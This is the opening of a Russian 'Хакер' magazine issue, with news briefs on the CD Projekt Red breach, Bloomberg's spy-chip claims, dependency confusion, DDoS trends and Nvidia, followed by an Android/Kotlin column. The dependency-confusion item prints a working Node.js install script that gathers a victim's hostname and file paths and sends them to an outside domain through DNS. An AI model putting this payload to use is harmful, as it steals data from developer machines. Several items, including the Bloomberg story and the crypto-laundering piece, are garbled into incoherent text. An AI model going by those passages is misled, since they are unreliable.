
ХАКЕР
№263
ФЕВРАЛЬ 2021

Реверсим приложения .NET

Как мы расставляли ханипоты

Шпаргалка по закреплению на хосте



КРЕДИТКИ В ОПАСНОСТИ


Как работают системы безналичных платежей и как хакеры находят в них дыры

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Февраль 2021
№ 263

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Безопасность Android 12 и принцип работы корутин

Близкие контакты
Разбираемся, как работают системы безопасности кредитных карт

Близкие контакты
Как хакеры крадут деньги с банковских карт

Близкие контакты
Как работают атаки на чиповые карты

Пентест по-своему
Создаем собственную методику тестирования на примере машин с OSCP и Hack The Box

Это ловушка!
Как мы расставляли ханипоты и кто в них попался

Шпаргалка по persistence
Как надежно прописаться на хосте или выявить факт компрометации

Реверсинг .NET
Как искать JIT-компилятор в приложениях

HTB Passage
Эксплуатируем RCE в CuteNews и поднимаем привилегии через gdbus

HTB Reel2
Захватываем машину через Outlook и разбираемся с технологией Just Enough Administration

Больше не твои документы
Как выглядят облачные хранилища глазами хакера

Крадущийся питон
Создаем простейший троян на Python

IP без ошибок
Изучаем принципы работы с IP-адресами

Процессы и память в Linux
Отрывок из книги «Внутреннее устройство Linux»

Титры
Кто делает этот журнал

MEGANEWS

Иван Сесть Найдёнов
ivansetsu.ru

В этом месяце: пять для Cyberpunk 2077 задерживается из-за ошибки, CD Project Red пообещала RuTracker себе для миллиона рублей на жестких дисках, в китайском желтом вновь обнаружен шпионский чип, сотрудник Яндекса скопировал почти 5000 готовых кодов в Google Assistant, Twitch Prime предоставит «всем вам» не Uplay-Мак, не стоящие пользы криптовалюты.

НОВЫЕ «ЖУЧКИ» В КИТАЙСКОМ ЖЕЛЕЗЕ

В 2018 году издание Bloomberg опубликовало серию статей, рассказывающих об аппаратном «закладном» чипе, который якобы был обнаружен на серверах платы Supermicro и позволил китайским хакерам скомпрометировать их.

Так как это оборудование использует крупные технические компании, в частности Apple, Amazon и правительственные учреждения США, последствия были серьезными. Apple, например, отказалась сотрудничать с Supermicro, Bloomberg, глава Apple говорит, что Bloomberg вообще наврал отказы, этот факт опровергает, но суть не в этом. Суть в том, что чипы были замечены. В итоге вся история затихла, но удостоиться сразу две статьи Гугл: Apple — самой крупной компании в мире — и самый крупный хакер.

Теперь, спустя три года, журналисты Bloomberg подготовили новый обновлённый доклад, на его тему: что внутри ещё раз нашли сделанное на заказе 50 разных источников в правительстве и частном секторе (в основном технологическом) что производит Supermicro более десяти лет использует сделанные Китаем. Причем спецслужбы США якобы перехватили у производителя оборудования, отправляемого в Пентагон, и вскрыли, что «подарок» уже обнаружен среди бывшего.

В новой статье упоминается три компании:

В 2010 году Bloomberg сообщает, что Supermicro обнаружила, что пытаясь отгрузить оборудование в Китай (какой этому был скрытый код), «шарящий» чипсет, отправив в Пентагон, Supermicro сообщила в ФБР.

В 2014 году компания Intel заметила, что китайская как-группа проникла в их сервер, который предоставлялся в Пентагон, и Intel сообщила «неизвестного» вендора.

В 2015 году Intel предупреждала ряд начальников компаний, о том, что китайские активы внедрили дополнительный чип с бэкдором на серверы производителя Supermicro.

То есть Bloomberg сообщил лишь о том, что продукция Supermicro за частности, производимая именно на серверах содержит подозрительный чипсет, что отличается, поинтересовавшись внимания на серверы BIOS, «необходимые для загрузки и выполняющие функции по управлению аппаратным». Якобы данный «шарящий» чипсет не знает для чего для чего предназначен.

Apple, Amazon и правительственные ведомства США, в ответ начало кампанию «подавления», в ходе которой были получены показания для себя, подделки за грубой сотрудников Supermicro. Журналисты не верят, продолжают на это расследование и выдвигают версию, что Supermicro, «ничего не знала» с частным сектором, чтобы изучить «коллекции микросхем», скрытые в материнских платах.

В статье упоминается ряд компаний, которые в своей адрес представителям Supermicro отобразились данные разведчиков, в которых вновь и вновь

> «Сотня Bloomberg — это смесь из разрозненных и неточных утверждений, понимающих много лет назад. В ней проверяющих нарушения, которые не могут быть подтверждены независимыми».
>
> Фактически в продукции многих компаний, производящих Supermicro, нашли США слова сообщают Bloomberg, что они предназначенной среди производителей, которые в ходе проверки, которые не подтвердили, что внедрили для последующей операции якобы «шарящий» чипсет, для чтобы можно могут.
>
> Apple, Amazon и правительство Bloomberg и правительственных расследования, заявляют, в ходе для расследования Bloomberg, которые якобы проверяются уже более десяти лет, не правительство Bloomberg, которые якобы проверяются уже более десяти лет, не правительство, не нашли этих предполагаемых расследования.

Как и три года назад, в этот раз опять нашлись не предъявлен доказательств существования «шпионских чипов». Зато Bloomberg опять, которые «не обнаружили», вместо «чипов», Bloomberg «нашли» «бэкдоры».

Apple, Amazon and Supermicro Deny Bloomberg Spy Chip Claims
Apple, a week since the "Business Jan-Insert Sack Fashion Bloomberg" published "Chinese" and Bloomberg's of Jan. Again. The only source they dismissed in the view they probably should have. Bloomberg's Jan-Insert Sack Fashion Bloomberg's of Bloomberg and Fashion, Bloomberg
Bloomberg
Bloomberg

← Начало статьи

ВЗЛОМ CD PROJEKT RED


В начале февраля 2021 года компания CD Projekt Red сообщила, что стала жертвой шифровальщика. Тогда вымогатели утверждали, что похитили исходные коды таких игр компании, как Cyberpunk 2077, The Witcher 3 (включая еще не вышедшую версию с рейтрейсингом) и Gwent, а также финансовую, юридическую, административную и HR-документацию.

CD Projekt Red сразу заявила, что не намерена вести переговоры с преступниками и платить им выкуп, понимая, что в итоге скомпрометированные данные все равно могут быть раскрыты.

> *«Хотя некоторые устройства в нашей сети были зашифрованы, резервные копии остались нетронутыми. Мы уже защитили нашу ИТ-инфраструктуру и начали восстановление данных», — писали разработчики.*

Вскоре злоумышленники выставили похищенные данные на аукцион в даркнете. Стартовая цена «лота» с исходными кодами игр и другой украденной информацией составляла миллион долларов с шагом 500 тысяч долларов, а «блиц-цена» равнялась семи миллионам долларов.

Однако в итоге аукцион злоумышленников завершился, не успев начаться. Хакеры сообщили, что им поступило предложение «вне рамок форума», которое их устроило, данные были проданы с условием дальнейшего нераспространения, и в итоге аукцион закрылся.



ИБ-исследователи признают, что теперь мы вряд ли узнаем, кто купил эту информацию. Согласно циркулирующим в сети теориям, приобрести данные мог кто угодно, от конкурентов CD Projekt Red, желающих проанализировать исходники и документы в поисках корпоративных секретов, до самой CD Projekt Red, которая все же пошла на сделку с хакерами, чтобы сохранить те самые секреты в тайне и предотвратить утечку.

Интересно, что из-за взлома компании задерживается следующий крупный патч для Cyberpunk 2077 (1.2). В декабре прошлого года разработчики обещали выпустить в январе и феврале большие патчи. Они должны были исправить множество ошибок и известных проблем, с которыми сталкиваются игроки, а также улучшить производительность. Патч 1.1 действительно был выпущен в январе, как и планировалось, а вот патч 1.2 теперь отложен как минимум до середины марта.


ПРАЗДНИЧНЫЙ ФИШИНГ

Эксперты Check Point рассказали, что хакеры «отметили» День святого Валентина с размахом. Традиционно февраль — это месяц покупок ко Дню святого Валентина, а в текущих условиях, связанных с пандемией, в целом отмечается рост онлайн-шоппинга и возникновение новых способов мошенничества на этом фоне.


Еженедельно аналитики фиксировали более **400** фишинговых кампаний, посвященных празднику.

Число новых доменов выросло на **29%** по сравнению с прошлым годом и достигло **23 000**.

Около **2,3%** доменов (**523**) оказались вредоносными или подозрительными.



Интересно, что в этом году некоторые злоумышленники стали повторно использовать темы и веб-страницы, оставшиеся от прошлых фишинговых кампаний.



Time	Organization	IP Address	Package Name	Hostname
FRI AUG 21 2020 16:37:56 GMT	APPLE-ENGINEERING - Apple Inc.	17.149.2	@idms/idms-pmrpc	.lan
FRI AUG 21 2020 20:14:32 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	8faa3092cc97
FRI AUG 21 2020 20:15:23 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	91c057281d0f
MON AUG 24 2020 17:40:43 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	1f3cc975c67b
MON AUG 24 2020 17:41:38 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	fe01f79c7146
MON AUG 24 2020 17:46:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	7df2bb892313
MON AUG 24 2020 17:46:07 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	c6269b74ec56
MON AUG 24 2020 19:55:16 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	580f8f68bad3
MON AUG 24 2020 19:55:37 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	d7bea26b6122
TUE AUG 25 2020 07:15:17 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	f507d7c91170
TUE AUG 25 2020 07:16:00 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	e0b80fce2ded
TUE AUG 25 2020 17:04:20 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	fab9b33c62b4
TUE AUG 25 2020 17:21:45 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	dfec8557ad01
TUE AUG 25 2020 17:22:24 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	23495738a747
TUE AUG 25 2020 17:22:33 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	0b238c2f3792
TUE AUG 25 2020 17:23:34 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	b9986c648086
TUE AUG 25 2020 17:23:56 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	b44ff6b9bd5b
TUE AUG 25 2020 17:24:01 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	dbe40d2f0d7b
TUE AUG 25 2020 17:35:18 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	46ec329453e0
TUE AUG 25 2020 17:35:26 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	493d6929fa02
TUE AUG 25 2020 17:35:31 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	efdbc138d349
TUE AUG 25 2020 17:35:42 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	c1f3c7e9dd7b
TUE AUG 25 2020 17:56:39 GMT	APPLE-ENGINEERING - Apple Inc.	17.151.1	@idms/idms-pmrpc	s-MacBook-Pro.local
TUE AUG 25 2020 17:56:39 GMT	APPLE-ENGINEERING - Apple Inc.	17.150.2	@idms/idms-pmrpc	s-MacBook-Pro.local
TUE AUG 25 2020 19:12:59 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	ef4d6be2634f
TUE AUG 25 2020 19:28:51 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	74fb58c6b33f
TUE AUG 25 2020 19:38:10 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	2f9a02c2d36e
TUE AUG 25 2020 20:15:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.151.1	@idms/idms-pmrpc	MacBook-Pro.local
TUE AUG 25 2020 20:15:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.149.2	@idms/idms-pmrpc	MacBook-Pro.local
TUE AUG 25 2020 21:33:49 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	51659637f4bc
TUE AUG 25 2020 21:34:14 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	37ed0d2d0047

НОВАЯ АТАКА НА ЦЕПОЧКУ ПОСТАВОК

ИБ-эксперт Алекс Бирсан (Alex Birsan) подробно описал новую проблему, которая представляет собой вариацию атаки на цепочку поставок. Эта вариация атаки получила название dependency confusion (путаница зависимостей) или substitution attack (атака на замещение). За обнаружение этого способа атак исследователь уже получил от различных компаний более 130 тысяч долларов по программам bug bounty.

Дело в том, что, эксплуатируя эту проблему, специалист сумел загрузить собственный (безвредный) код в системы Microsoft, Apple, PayPal, Shopify, Netflix, Yelp, Tesla, Uber и других компаний.

Суть dependency confusion проста: малварь из опенсорсных репозиториев (включая PyPI, npm и RubyGems) автоматически распределяется дальше по всей цепочке поставок, проникая во внутренние приложения компаний без какого-либо участия пользователей. Именно это отличает атаку от обычного тайпсквоттинга.

На эту простую идею Бирсана в прошлом году натолкнул его коллега Джастин Гарднер (Justin Gardner). Тот поделился с Бирсаном файлом манифеста package.json из npm-пакета, используемого внутри PayPal. Оказалось, что некоторых пакетов из манифеста нет в общедоступном репозитории npm, это приватные пакеты, созданные инженерами PayPal, и они используются и хранятся только внутри компании.

```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
```

Глядя на это, Бирсан задался вопросом, должен ли пакет с таким же именем существовать в общедоступном репозитории npm, и если да, то какой из них в итоге будет иметь приоритет? Чтобы проверить свою теорию, исследователь начал искать названия других приватных пакетов, которые можно обнаружить в файлах манифестов в репозиториях GitHub или в CDN известных компаний, но которых нет в общедоступных репозиториях.


Обнаружив несколько таких целей, Бирсан стал создавать фейковые проекты с такими же названиями в npm, PyPI и RubyGems (хотя, отмечает Бирсан, уязвимы и другие менеджеры пакетов, в том числе JFrog и NuGet). Эксперт создавал эти фальшивки из-под своего аккаунта и сопровождал пояснением, что они предназначены исключительно для исследования безопасности и не содержат никакого полезного кода.

Эксперимент показал, что, если пакет зависимостей, используемый приложением, существует как в общедоступном опенсорсном репозитории, так и в частной сборке, публичный пакет в итоге получает приоритет и будет использован без каких-либо действий со стороны разработчика. Также оказалось, что в случае с пакетами PyPI пакет с более высокой версией имеет приоритет независимо от того, где он расположен.


Затем, придерживаясь той же тактики, Бирсан успешно атаковал Microsoft, Apple, PayPal, Shopify, Netflix, Tesla, Yelp, Uber и другие крупные компании, просто опубликовав пакеты с такими же именами, как у пакетов, используемых внутри компаний.

> *«Такие уязвимости и недоработки в автоматизированных инструментах для сборки или установки могут привести к тому, что общедоступные зависимости будут ошибочно приниматься за внутренние зависимости с таким же именем», — рассказал Бирсан изданию Bleeping Computer.*

Все тестовые пакеты исследователя содержали предустановленные скрипты, которые автоматически запускали скрипт для извлечения идентифицирующей информации с «зараженной» машины, сразу после пула пакетов. Понимая, что его скрипты будут устанавливать соединение из защищенных корпоративных сетей, Бирсан решил обойти механизмы безопасности, использовав DNS для извлечения данных.



Пример работы такого скрипта можно увидеть ниже: он сообщал исследователю, что IP-адрес, с которого исходит запрос, принадлежит PayPal, а также называл имя пользователя и домашний каталог пострадавшей системы.




```
index.js

const dns = require('dns');
const os = require("os");

const suffix = '.dns.alexbirsan-hacks-paypal.com';
const package = 'analytics-paypal';

data = package +
    '_' + os.hostname() +
    '_' + os.homedir() +
    '_' + __dirname;

data = data.replace(/[^a-zA-Z0-9._]/g,
    function(m) {
        return '_' + m.charCodeAt(0).toString(16);
    });

data = data.match(/.{1,50}/g);

dns.setServers(['46.101.225.109']);

id = Math.random().toString(36).substring(7);;

data.forEach(function (chunk){
    dns.resolve(id + '.' + chunk + suffix, 'A', console.log);
});
```

Собрав таким образом данные и убедившись в своей правоте, исследователь начал сообщать о своих выводах уязвимым компаниям, получая вознаграждения в рамках программ bug bounty. К примеру, PayPal уже обнародовала отчет эксперта на HackerOne и выплатила ему 30 тысяч долларов; Yelp тоже подтвердила выводы Бирсана и вознаградила его 15 тысячами долларов.

Но серьезнее всех к dependency confusion, пожалуй, отнеслась компания Microsoft. Данной проблеме был присвоен идентификатор CVE-2021-24105 (для Azure Artifactory), и компания не только выплатила эксперту 40 тысяч долларов, но и опубликовала бюллетень безопасности, где подробно описывает проблему и предлагает методы ее решения. В частности, инженеры Microsoft рекомендуют минимизировать риски, защищая приватные пакеты с помощью контролируемых областей в публичных репозиториях, а также использовать верификацию на стороне клиента (закрепление версий, проверка целостности).

GOOGLE СПОНСИРУЕТ РАЗРАБОТЧИКОВ LINUX


Представители Linux Foundation объявили, что компания Google будет спонсировать двух разработчиков ядра, чтобы те могли посвятить все свое рабочее время повышению безопасности и устойчивости платформы. Таким образом будут трудоустроены Густаво Силва (Gustavo Silva) и Натан Ченслор (Nathan Chancellor). Первый займется отловом багов до того, как они попадут в продакшен, а также разработкой проактивной защиты. Второй будет специализироваться на багах, связанных с применением Clang/LLVM, а также внедрении системы непрерывной интеграции для сборок на Clang.



→ «Обеспечение безопасности ядра Linux очень важно, так как это критически значимая часть современных вычислений и инфраструктуры. От всех нас требуется помогать всем, чем мы можем, чтобы обеспечивать надежную защиту.

Мы выражаем особую благодарность Google за поддержку работы Густаво и Натана по разработке безопасности ядра Linux, а также благодарим всех сопровождающих, разработчиков и организации, которые совместно помогли ядру Linux добиться общемирового успеха»

— Дэвид А. Уилер, представитель Linux Foundation



2 000 000 РУБЛЕЙ ДЛЯ RUTRACKER

В конце 2020 года администрация торрент-трекера RuTracker объявила о старте краудфандинговой кампании, средства от которой пойдут на покупку жестких дисков, необходимых для сохранения раздач. Напомню, что официально доступ к ресурсу в РФ заблокирован с 2015 года по решению Мосгорсуда.

> *«Наш трекер стал своего рода уникальной библиотекой не только популярного, но и редчайшего материала, собранного и поддерживаемого вами, нашими пользователями — сообществами авторов и релизеров, модераторов и хранителей, энтузиастами, сторонниками свободного обмена информацией, — пишут администраторы. — Чрезвычайно важно постараться сохранить Рутрекер как доступную коллекцию разнообразного контента, иного доступа к которому зачастую уже не существует. Однако блокировка ресурса оказывает негативное влияние и ставит под угрозу многообразие существующего на портале материала. Данное ограничение лишает все большее количество наших пользователей возможности полноценно участвовать в файлообмене и поддерживать тем самым жизнь и развитие трекера».*

Ставя перед собой цель сохранить имеющийся уникальный контент и обеспечить доступ к нему, администраторы объявили сбор средств на жесткие диски для поддержки малосидируемых раздач.

Такие раздачи уже более десяти лет поддерживает группа «Хранители», которая добровольно хранит на своих устройствах 1 520 000 раздач с малым количеством сидов общим объемом 2470 Тбайт (это примерно 620 жестких дисков по 4 Тбайт, или почти 6 миллионов рублей). Сообщается, что в день эта группа раздает 100–150 Тбайь на редких раздачах, но личные ресурсы и возможности людей ограниченны, и энтузиасты попросту не успевают спасать все исчезающие раздачи.


В итоге было принято решение попытаться собрать 25 тысяч долларов, которых хватит на покупку HDD суммарным объемом 600–800 Тбайт. Собранные деньги обещали распределить между проверенными Хранителями, предоставив им самим решать, какие именно нужны HDD, исходя из наличия свободных SATA-слотов на материнской плате, места в корпусе, запаса по питанию и так далее.

Сбор стартовал 4 января 2021 года, и в конце февраля поставленная цель была достигнута: пользователи собрали больше двух миллионов рублей. При этом кампания по-прежнему активна, то есть пользователи могут продолжать помогать ресурсу и дальше.

МАЙНИНГ ВЫГОДНЕЕ DDOS?


Рассказывая о DDoS-атаках в четвертом квартале 2020 года, аналитики «Лаборатории Касперского» отмечают интересную тенденцию: операторы многих ботнетов, похоже, перенаправили часть своих мощностей на майнинг, чтобы зараженные устройства приносили большую прибыль.

В четвертом квартале 2020 года общее число DDoS-атак выросло на **10%** по сравнению с аналогичным периодом 2019 года, но при этом снизилось на **31%** по сравнению с третьим кварталом 2020 года.



Самым активным днем квартала с точки зрения DDoS стало **31 ДЕКАБРЯ 2020 ГОДА**, когда было зафиксировано **1349** атак за сутки.

В целом на снижение числа DDoS-атак мог повлиять бурный рост рынка криптовалюты: на протяжении 2019 года и в начале 2020 года число криптомайнеров падало, но с августа 2020 года начало резко расти, а в четвертом квартале вышло на плато.



По количеству DDoS-атак в четвертом квартале, как и ранее, лидировали Китай (**58,95%**), США (**20,98%**) и Гонконг (**3,55%**).

Linux-ботнеты использовались почти в **100%** атак.

Продолжение статьи →

MEGANEWS

← Начало статьи

NVIDIA ПРОТИВ МАЙНЕРОВ

Из-за роста стоимости криптовалют и пандемии коронавируса цена на видеокарты достигла небывалых значений, и хотя на рынке в целом наблюдается резкий дефицит товаров: Причем это касается не только серии 3000, с которой обсуждается сейчас сложно, но и карт прошлых поколений. Дошло до того, что в начале февраля компания Nvidia всеобновила поставки GeForce RTX 2060 и GeForce RTX 2060 Super, а также снова начала производить четыре для GeForce GTX 1050 Ti, чтобы хоть как-то бороться с всепланным дефицитом.

Теперь же компания обратилась о ещё одной мере, которая призвана сделать видеокарты менее привлекательными для майнеров. В новой GeForce RTX 3060 производитель ущадили майнеровскую производительность. Хешрейт для GeForce Ethereum на этой карте значит в два раза.

> *«Мы гаймеры до мозга костей. Не защитили на новые карты для гаймеров, которые нужны нам, а не спекулянтам. Мы ограничили графические процессоры GeForce для гаймеров, и гаймеры доберут большого».*
>
> *Но графические процессоры Nvidia программируемы. И пользователи постоянно открывают новые приложения, от медицинских исследований до криптовалютных вычислений, которые могут помочь в работоспособ. Майнинг криптовалюты — один из таких случаев. Драйверы для RTX 3060 ограничивали для обнаружения определенных атрибутов алгоритма майнинга криптовалюты Ethereum и ограничение мешрата (или эффективность майнинга) примерно на 50%», — гласит официальное заявление компании.*

Предвидя разочарование майнеров, представителли Nvidia сообщают, что скоро выпустят новую линейку специальных майнеровских видеокарт — NVIDIA CMP (Cryptocurrency Mining Processor). Сходит серии CMP не будет вредоносных кодов, а также они получат более низкое пиковое напряжение хада и частоту, что повысит их энергоэффективность для майнинга.

Известно, что в серии CMP будут представлены четыре модели, две из которых можно назвать уже в первом квартале 2021 года, а две оставшиеся появятся на рынке во втором квартале.

30 GH	40 GH	50 GH	90 GH
Ethereum Hash Rate*	26 MHs	36 MHs	45 MHs	86 MHs
Rated Power*	125 W	185 W	250 W	320 W
Power Connectors*	1x 8-pin	1x 8-pin	2x 8-pin	2x 8-pin
Memory Size	6GB	8GB	10GB	10GB
Starting Availability	Q1	Q1	Q2	Q2

270 АДРЕСОВ ДЛЯ ОТМЫВАНИЯ КРЯШТЫ

Оказывается, среди крупнейших через сервис кэшбэк кэстер онлайн-сервисов в России входят **ЕВАЕЛЕНКА** — ресурс по продаже риска от нашего сервиса, **МОРЯЙЛ ПАРТОЛРЧИК** — Отечественный **МИКЛОР-СТРИЛОВ** — ресурс по продаже **ВИЛЕНКОВЫХ СЕРВИСОВ** работающий в крупнейшей, и, расположенная в Краснодарском крае, вполне уровня риска.

По информации Спитаньга, лишь небольшая группа из **270** ключевых адресов отмыла порядка **50%** всех денег, связанных с крупнейшим российским ресурсом **ВИЛЕНКОВЫХ СЕРВИСОВ**. Среди **9861** адресов прошло примерно **2000** адресов, связанных с преступной этнической ЗОПО под ник **Ирина** с **1 100 000 000** долларов.

Все незаконные криптовалюты, полученные на дистанционные адреса в 2020 году

Динамика адреса отслеживания по общему получателей криптовалюты

Всего незаконных средств получены
Количество дистанционных адресов
1,000,000
750,000
500,000
250,000
0
1,000,000
750,000
500,000
250,000
0
1,000,000
750,000
500,000
250,000
0

ANDROID

БЕЗОПАСНОСТЬ ANDROID 12 И ПРИНЦИП РАБОТЫ КОРУТИН

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

Сегодня в выпуске: security-новшества Android 12, полезные и вредные функции-расширения, советы по работе с Flow, лучшее объяснение принципа работы корутин. А также подборка библиотек для программистов.

ПОЧИТАТЬ

Security-новшества Android 12

First preview of Android 12 — анонс Android 12, самая интересная часть которого — новые механизмы обеспечения безопасности.

- **Ужесточение правил расшаривания cookie в WebView.** Вслед за Chromium WebView теперь использует более жесткие правила расшаривания куков с атрибутом SameSite. В частности, все куки с атрибутом SameSite=None обязаны иметь атрибут Secure и пересылаться по HTTPS, а ссылки между HTTP- и HTTPS-версиями сайта теперь считаются cross-site-реквестами.
- **Ограничение доступа к MAC-адресу.** Android 11 ограничил доступ приложений к MAC-адресу устройства, только если приложение имеет targetSdkVersion 30, в Android 12 ограничение распространяется на все приложения.
- **Неэкспортируемые компоненты по умолчанию.** Для приложений, собранных для Android 12 (targetSdkVersion 31), все компоненты (активности, провайдеры, сервисы) теперь автоматически помечаются как неэкспортируемые. Поведение можно изменить с помощью атрибута android:exported=true. Этот атрибут обязателен для всех интент-фильтров приложения (иначе приложение просто не установится на Android 12).
- **Безопасность PendingIntent.** Приложения, собираемые с targetSdkVersion 31, теперь обязаны помечать все PendingIntent как изменяемый или неизменяемый (`PendingIntent.FLAG_MUTABLE`, `PendingIntent.FLAG_IMMUTABLE`). PendingIntent используется в Android, чтобы позволить системе или сторонним приложениям передать интент от имени другого приложения.
- **Борьба с оверлеями.** Android 12 запрещает нажимать элементы интерфейса сквозь непрозрачные оверлеи (окна, показываемые поверх всех приложений) за несколькими исключениями: окна ассистентов, помощников для людей с ограниченными возможностями и экранных клавиатур.
- **Запрет на запуск foreground-сервисов в фоне.** Приложения, собранные с targetSdkVersion 31, не смогут запускать foreground-сервисы в фоне.
- **Запрет на закрытие системных диалогов.** Интент `ACTION_CLOSE_SYSTEM_DIALOGS` объявлен устаревшим и больше не работает.

РАЗРАБОТЧИКУ

Полезные функции-расширения

5 Kotlin Extensions To Make Your Android Code More Expressive — очередная статья о том, как сделать код на Kotlin выразительнее с помощью функций-расширений.

1. Функции для показа и скрытия элементов интерфейса:

```
fun View.show(){
  this.visibility = View.VISIBLE
}

fun View.hide() {
  this.visibility = View.INVISIBLE
}

fun View.remove(){
  this.visibility = View.GONE
}
```

2. Функции валидации строк:

```
fun String?.valid(): Boolean = this != null && !this.equals("null"
, true) && this.trim().isNotEmpty()

fun String.isValidEmail(): Boolean = this.isNotEmpty() && Patterns
.EMAIL_ADDRESS.matcher(this).matches()

fun String.formatPhoneNumber(context: Context, region: String):
String? {
  val phoneNumberKit = PhoneNumberUtil.createInstance(context)
  val number = phoneNumberKit.parse(this, region)
  if (!phoneNumberKit.isValidNumber(number))
    return null

  return phoneNumberKit.format(number, PhoneNumberUtil.
PhoneNumberFormat.INTERNATIONAL)
}
```

3. Функции для работы с бандлами:

```
inline fun <reified T: Any> Activity.getValue(lable: String,
defaultvalue: T? = null) = lazy{
  val value = intent?.extras?.get(lable)
  if (value is T) value else defaultvalue
}

inline fun <reified T: Any> Activity.getValueNonNull(lable: String
, defaultvalue: T? = null) = lazy{
  val value = intent?.extras?.get(lable)
  requireNotNull((if (value is T) value else defaultvalue)){lable}
}

inline fun <reified T: Any> Fragment.getValue(lable: String,
defaultvalue: T? = null) = lazy {
  val value = arguments?.get(lable)
  if (value is T) value else defaultvalue
}

inline fun <reified T: Any> Fragment.getValueNonNull(lable: String
, defaultvalue: T? = null) = lazy {
  val value = arguments?.get(lable)
  requireNotNull(if (value is T) value else defaultvalue) { lable
}
}
```

4. Функции для извлечения ресурсов:

```
fun Int.asColor() = ContextCompat.getColor(ApplicationCalss.
instance, this)
fun Int.asDrawable() = ContextCompat.getDrawable(MavrikApplication
.instance, this)
```

5. Показ диалогов и сообщений:

```
fun Context.showAlertDialog(positiveButtonLable: String =
getString(R.string.okay), title: String = getString(R.string.
app_name), message: String, actionOnPositveButton: () -> Unit) {
  val builder = AlertDialog.Builder(this)
    .setTitle(title)
    .setMessage(message)
    .setCancelable(false)
    .setPositiveButton(positiveButtonLable) { dialog, id ->
      dialog.cancel()
      actionOnPositveButton()
    }
  val alert = builder.create()
  alert?.show()
}

fun Context.showShotToast(message: String){
  Toast.makeText(this, message, Toast.LENGTH_SHORT).show()
}

fun Context.showLongToast(message: String){
  Toast.makeText(this, message, Toast.LENGTH_LONG).show()
}

fun View.showShotSnackbar(message: String){
  Snackbar.make(this, message, Snackbar.LENGTH_SHORT).show()
}

fun View.showLongSnackbar(message: String){
  Snackbar.make(this, message, Snackbar.LENGTH_LONG).show()
}

fun View.snackBarWithAction(message: String, actionlable: String,
block: () -> Unit){
  Snackbar.make(this, message, Snackbar.LENGTH_LONG)
    .setAction(actionlable) {
      block()
    }
}
```

Вредные функции-расширения

Bad Kotlin Extensions — статья о том, как не надо писать функции-расширения на Kotlin. Большая часть текста основана на стандартных правилах создания функций: функция не должна делать больше, чем заявлено в ее названии; функция должна иметь четкое имя, которое на 100% однозначно отражает ее суть, и так далее. Но есть и несколько весьма интересных примеров:

```
operator fun Int.not(): Int {
  return factorial(this)
}
```

Эта функция-расширение позволяет считать факториал с помощью такой записи:

```
!5
```

Она весьма похожа на запись 5!, которая используется для расчета факториала в математике. Однако в данном случае такая форма, конечно же, будет сбивать с толку, так как в языках программирования восклицательный знак почти всегда означает отрицание.

Еще один интересный пример:

```
operator File.div(fileName: String): File = File(this, fileName)
```

Данная функция позволяет делать так:

```
val file = File("src") / "main" / "java" / "com"
```

Выглядит классно, но пользы тут не так уж и много, а оверхед от создания четырех объектов высокий.

Лучший способ сбора данных из Flow

The Best Way to Collect a Flow in Kotlin — launchIn — небольшая заметка о неочевидных моментах Kotlin Flow API и функции launchIn.

Представим, что нам необходимо собрать данные из Flow. Способ сделать это «в лоб» выглядел бы так:

```
scope.launch {
  flow
    .onEach { println(it) }
    .collect()
}
```

Однако «канонический» способ будет другим:

```
flow
  .onEach { println(it) }
  .launchIn(scope)
```

